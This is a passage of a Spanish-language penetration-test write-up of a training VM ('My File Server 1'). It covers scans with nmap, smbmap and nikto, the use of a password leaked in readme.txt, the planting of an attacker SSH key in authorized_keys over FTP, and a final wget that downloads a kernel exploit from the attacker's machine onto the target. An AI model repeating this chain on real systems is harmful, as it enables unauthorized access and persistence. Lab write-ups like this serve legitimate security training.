|     Message signing enabled but not required
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.1)
|   Computer name: localhost
|   NetBIOS computer name: FILESERVER\x00
|   Domain name: \x00
|   FQDN: localhost
|   System time: 2026-10-01T11:57:38+05:30
|_ clock-skew: mean: -1h49m59s, deviation: 3h10m29s, median: 0s
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-time:
|   date: 2026-10-01T06:27:37
|_ start_date: N/A

TRACEROUTE
HOP RTT ADDRESS
1 0.95 ms fileserver (192.168.31.5)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.47 seconds
```

Figura: salida de nmap -A (3/3) — smb-security-mode, smb-os-discovery y traceroute.

Análisis crítico de los scripts NSE: - **ftp-anon** confirma que el servicio FTP acepta **inicio de sesión anónimo**, y que el directorio pub tiene **permisos de escritura mundial (drwxrwxrwx)** — una combinación de alto riesgo que permite a cualquier atacante no autenticado leer y escribir archivos en el servidor. - **smb-security-mode** confirma que la **firma de mensajes SMB está deshabilitada** (message_signing: disabled), lo que facilita ataques de tipo *relay* en entornos de red más amplios. - El host responde consultas con account_used: guest, evidenciando que **SMB permite enumeración sin credenciales**.

2.3 Prueba de conexión al servicio FTP

Comandos ejecutados:

```
ftp 192.168.31.5
ftp 192.168.31.5 2121
```


Resultado (extracto, puerto 21):

```
Connected to 192.168.31.5.
220 (vsFTPd 3.0.2)
Name (192.168.31.5:kali): kali
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
```

Resultado (extracto, puerto 2121):

```
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.31.5]
Name (192.168.31.5:kali): kali
```

530 Login incorrect.
ftp: Can't bind for data connection: Address already in use



```
(kali@kali)-[~]
$ ftp 192.168.31.5
Connected to 192.168.31.5.
220 (vsFTPd 3.0.2)
Name (192.168.31.5:kali): kali
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
ftp>
ftp>
ftp>
zsh: suspended ftp 192.168.31.5

(kali@kali)-[~]
$ ftp 192.168.31.5 2121
Connected to 192.168.31.5.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.31.5]
Name (192.168.31.5:kali): kali
331 Password required for kali
Password:
530 Login incorrect.
ftp: Login failed
ftp> ls
530 Please login with USER and PASS
530 Please login with USER and PASS
ftp: Can't bind for data connection: Address already in use
ftp>
zsh: suspended ftp 192.168.31.5 2121

(kali@kali)-[~]
$ smbmap -H 192.168.31.5
```

Figura: intentos de conexión FTP en los puertos 21 y 2121 con credenciales del atacante.

Análisis: el intento de autenticación con el usuario local del atacante (kali) falló en ambos servicios FTP, como era esperado — este fue el primer indicio de que se requerían **credenciales válidas del sistema objetivo**, no del equipo auditor. Este resultado motivó la enumeración de usuarios por la vía de SMB, descrita a continuación.

2.4 Enumeración de recursos compartidos SMB

Herramienta: smbmap


Comando ejecutado:

smbmap -H 192.168.31.5

Resultado:

```
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 192.168.31.5:445      Name: fileserver
Disk                        Permissions      Comment
----                      -
print$                     NO ACCESS      Printer Drivers
smbdata                    READ, WRITE
smbuser                    NO ACCESS
IPC$                       NO ACCESS      IPC Service (Samba 4.9.1)
```



```
kali@kali: ~  
$ smbmap -H 192.168.31.5  
  
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com  
https://github.com/ShawnDEvans/smbmap  
  
[*] Detected 1 hosts serving SMB  
[*] Established 1 SMB connections(s) and 0 authenticated session(s)  
  
[+] IP: 192.168.31.5:445      Name: fileserver      Status: NULL Session  
    Disk                    Permissions           Comment  
    print$                  NO ACCESS            Printer Drivers  
    smbdata                  READ, WRITE          smbdata  
    smbuser                  NO ACCESS            smbuser  
    IPC$                     NO ACCESS            IPC Service (Samba 4.9.1)  
  
[*] Closed 1 connections  
  
- (kali@kali)~  
$ nikto -h 192.168.31.5  
- Nikto v2.6.0  
  
+ Target IP: 192.168.31.5  
+ Target Hostname: 192.168.31.5  
+ Target Port: 80  
+ Platform: Unknown  
+ Start Time: 2026-10-01 12:59:01 (GMT-4)
```

Figura: enumeración de recursos compartidos SMB con smbmap — recurso smbdata con permisos de lectura/escritura.

Análisis: utilizando una **sesión NULL** (sin autenticación), smbmap reveló el recurso compartido **smbdata con permisos de lectura y escritura abiertos**, y la existencia de un recurso (y por extensión, de un nombre de usuario de sistema) llamado **smbuser**. Esta enumeración fue clave: reveló tanto un vector de escritura no controlada como una pista directa sobre el nombre de usuario válido del sistema operativo.

2.5 Enumeración de directorios del servicio web

Herramienta: nikto

Comando ejecutado:

nikto -h 192.168.31.5

Resultado relevante:

- + Server: Apache/2.4.6 (CentOS)
- + The anti-clickjacking X-Frame-Options header is not present.
- + /: Suggested security header missing: referrer-policy / permissions-policy / x-content-type-options / content-security-policy / strict-transport-security
- + Apache/2.4.6 appears to be outdated (current is at least 2.4.66)
- + OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
- + /: HTTP TRACE method is active, suggesting the host is vulnerable to XST.
- + /readme.txt: This might be interesting.
- + /icons/: Directory indexing found.
- + /icons/README: Apache default file found.





Figura: salida de nikto — identificación del recurso /readme.txt como potencialmente interesante.

Verificación manual en navegador:

URL: <http://192.168.31.5/readme.txt>

Contenido:

My Password is
rootroot1



Armour Infosec

My File Server

Figura: página principal del servicio web “My File Server”.




Figura: contenido de /readme.txt — fuga de credenciales en texto plano ("rootroot1").

Hallazgo crítico: el escáner identificó el recurso /readme.txt como potencialmente interesante. Al inspeccionarlo manualmente, se confirmó una **fuga de credenciales en texto plano directamente en el servicio web**, sin ningún control de acceso: **contraseña rootroot1**. Correlacionando este hallazgo con el nombre de usuario smbuser identificado vía SMB (sección 2.4), se obtuvo el par de credenciales válidas:

Usuario: smbuser
Contraseña: rootroot1

Esta combinación de hallazgos — enumeración SMB sin autenticación + fuga de credenciales en un archivo web sin protección — constituye la causa raíz que habilitó todo el resto de la cadena de ataque.

Fase 3 — Explotación y Acceso Inicial (Exploitation)

Objetivo: aprovechar las credenciales obtenidas para lograr acceso interactivo persistente al sistema mediante autenticación por llave pública SSH.

3.1 Generación del par de llaves SSH


Comando ejecutado:

```
sudo ssh-keygen
```

Resultado (resumen):

```
Generating public/private ed25519 key pair.  
Enter file in which to save the key (/root/.ssh/id_ed25519):  
Enter passphrase for "/root/.ssh/id_ed25519" (empty for no passphrase):
```

Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:K60+0bkR5MUrzx1EE4Yib+trdIhA07g9JB7WBK8jKwo root@kali



```
(kali@kali)-[~]
$ sudo ssh-keygen
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519): ^Z
zsh: suspended sudo ssh-keygen

(kali@kali)-[~]
$ sudo ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519):
Enter passphrase for "/root/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:K60+0bkR5MUrzx1EE4Yib+trdIhA07g9JB7WBK8jKwo root@kali
The key's randomart image is:
+--[ED25519 256]--+
| .*. .+. |
| B.= ...O. |
| + B.O..O. |
| +.OOO..O |
| O. ++OS. |
| O ...+*.O |
| E .O*+. |
|+ ..OO= |
|.. .+OO. |
+---[SHA256]-----
(kali@kali)-[~]
```

Figura: generación del par de llaves SSH ED25519 con ssh-keygen.

Se generó un par de llaves **ED25519** (en lugar de RSA, por tratarse de un algoritmo moderno y más eficiente) bajo contexto sudo, por lo que el archivo de llave privada quedó con propietario root y permisos restrictivos — un detalle que tendría implicaciones directas más adelante (ver Sección 7).

3.2 Despliegue de la llave pública vía FTP (persistencia de acceso)


Aprovechando las credenciales válidas (smbuser:rootroot1) y el servicio FTP legítimo (puerto 21, vsFTPD), se procedió a depositar la llave pública del atacante en el directorio authorized_keys del usuario remoto — una técnica clásica de **post-explotación para establecer persistencia** sin depender de contraseñas.

Secuencia de comandos (sesión exitosa, tras varios intentos fallidos documentados en la Sección 7):

```
sudo ftp 192.168.31.5


Name (192.168.31.5:kali): smbuser
Password: ***** (rootroot1)
230 Login successful.
ftp> cd .ssh
250 Directory successfully changed.
ftp> put /root/.ssh/id_ed25519.pub authorized_keys
local: /root/.ssh/id_ed25519.pub remote: authorized_keys
```

226 Transfer complete.
91 bytes sent in 00:00 (19.47 KiB/s)
ftp> bye



```
kali@kali: ~  
Session Actions Edit View Help  
[sudo] password for kali:  
Generating public/private ed25519 key pair.  
Enter file in which to save the key (/root/.ssh/id_ed25519):  
/root/.ssh/id_ed25519 already exists.  
Overwrite (y/n)? y  
Enter passphrase for "/root/.ssh/id_ed25519" (empty for no passphrase):  
Enter same passphrase again:  
Your identification has been saved in /root/.ssh/id_ed25519  
Your public key has been saved in /root/.ssh/id_ed25519.pub  
The key fingerprint is:  
SHA256:10J0K60KmqEV0+Zz2p/GjailNsAQ7aCmNXtWM7eZrHU root@kali  
The key's randomart image is:  
+--[ED25519 256]--+  
| ..          |  
| .+..+..+..+ |  
| =+..+..+..+ |  
| =+..+..+..+ |  
| o..+..+..+..+ |  
| ..+..+..+..+ |  
| ..+..+..+..+ |  
| ..+..+..+..+ |  
| ..+..+..+..+ |  
+--[SHA256]--+  
  
kali@kali:~$ ftp 192.168.31.5  
Connected to 192.168.31.5.  
220 (vsFTPd 3.0.2)  
Name (192.168.31.5:kali): smbuser  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.
```

Figura: regeneración de la llave SSH y reconexión FTP previas al envío exitoso.



```
kali@kali: ~  
Session Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
kali@kali:~$ sudo ftp 192.168.31.5  
[sudo] password for kali:  
Connected to 192.168.31.5.  
220 (vsFTPd 3.0.2)  
Name (192.168.31.5:kali): smbuser  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||5968|).  
150 Here comes the directory listing.  
226 Directory send OK.  
ftp> pwd  
Remote directory: /home/smbuser  
ftp> mkdir .ssh  
550 Create directory operation failed.  
ftp> cd .ssh  
250 Directory successfully changed.  
ftp> put /root/.ssh/id_ed25519.pub authorized_keys  
local: /root/.ssh/id_ed25519.pub remote: authorized_keys  
229 Entering Extended Passive Mode (|||5428|).  
150 Ok to send data.  
100% |*****| 91 66.07 KiB/s 00:00 ETA  
226 Transfer complete.  
91 bytes sent in 00:00 (19.47 KiB/s)  
ftp> bye  
221 Goodbye.  
  
kali@kali:~$ ssh smbuser@192.168.31.5
```

Figura: transferencia exitosa de la llave pública como authorized_keys vía FTP.

Análisis: la combinación de credenciales válidas y **permisos de escritura sobre el directorio home del usuario vía FTP** permitió inyectar una llave pública SSH controlada por el atacante como mecanismo de autenticación válido — sin necesidad de romper ni adivinar más contraseñas. Este es, en esencia, un escenario de

persistencia por inyección de credenciales, equivalente en impacto a un cambio de contraseña no autorizado.

3.3 Obtención de shell interactiva vía SSH


Comando ejecutado:

```
sudo ssh -i /root/.ssh/id_ed25519 smbuser@192.168.31.5
```

Resultado:

```
The authenticity of host '192.168.31.5 (192.168.31.5)' can't be
established.
Warning: Permanently added '192.168.31.5' (ED25519) to the list of known
hosts.
#####
#####
#                               Armour Infosec
#
#                               _____ www.armourinfosec.com _____
#
#                               My File Server - 1
#
#       Designed By    :- Akanksha Sachin Verma
#
#       Twitter        :- @akankshavermasv
#
#####
#####
Enter passphrase for key '/root/.ssh/id_ed25519':
Last login: Thu Feb 20 2020
[smbuser@fileserver ~]$
```

Resultado: acceso inicial exitoso. Se obtuvo una shell interactiva autenticada como el usuario de bajo privilegio smbuser, confirmando el compromiso del primer nivel de acceso del sistema objetivo.



```
kali-linux-2026.2-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

smbuser@fileserv:~$ sudo ssh -i /root/.ssh/id_ed25519 smbuser@192.168.31.5
Warning: Identity file /root/.ssh/id_ed25519 not accessible: No such file or directory.
The authenticity of host '192.168.31.5 (192.168.31.5)' can't be established.
ED25519 key fingerprint is: SHA256:cc0n0tG4/OxtSp3oM02gVNYXrps4Z1+Xc8gaDznW78
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.31.5' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html

#####
#               Armour Infosec               #
#               www.armourinfosec.com          #
#               My File Server - 1             #
#               Designed By :- Akanksha Sachin Verma      #
#               Twitter :- @akankshavermasv            #
#####

Enter passphrase for key '/root/.ssh/id_ed25519':
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserv ~]$ uname -a
Linux fileserv 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 GNU/Linux
[smbuser@fileserv ~]$ wget http://192.168.31.45:8080/40616.c
--2026-10-01 17:02:07-- http://192.168.31.45:8080/40616.c
Connecting to 192.168.31.45:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [text/x-csrc]
Saving to: '40616.c'

100%[=====] 4,963 --.-K/s in 0s

2026-10-01 17:02:08 (70.8 MB/s) - '40616.c' saved [4963/4963]
```

Figura: acceso SSH exitoso como smbuser, reconocimiento del kernel (uname -a) y descarga del exploit (wget).

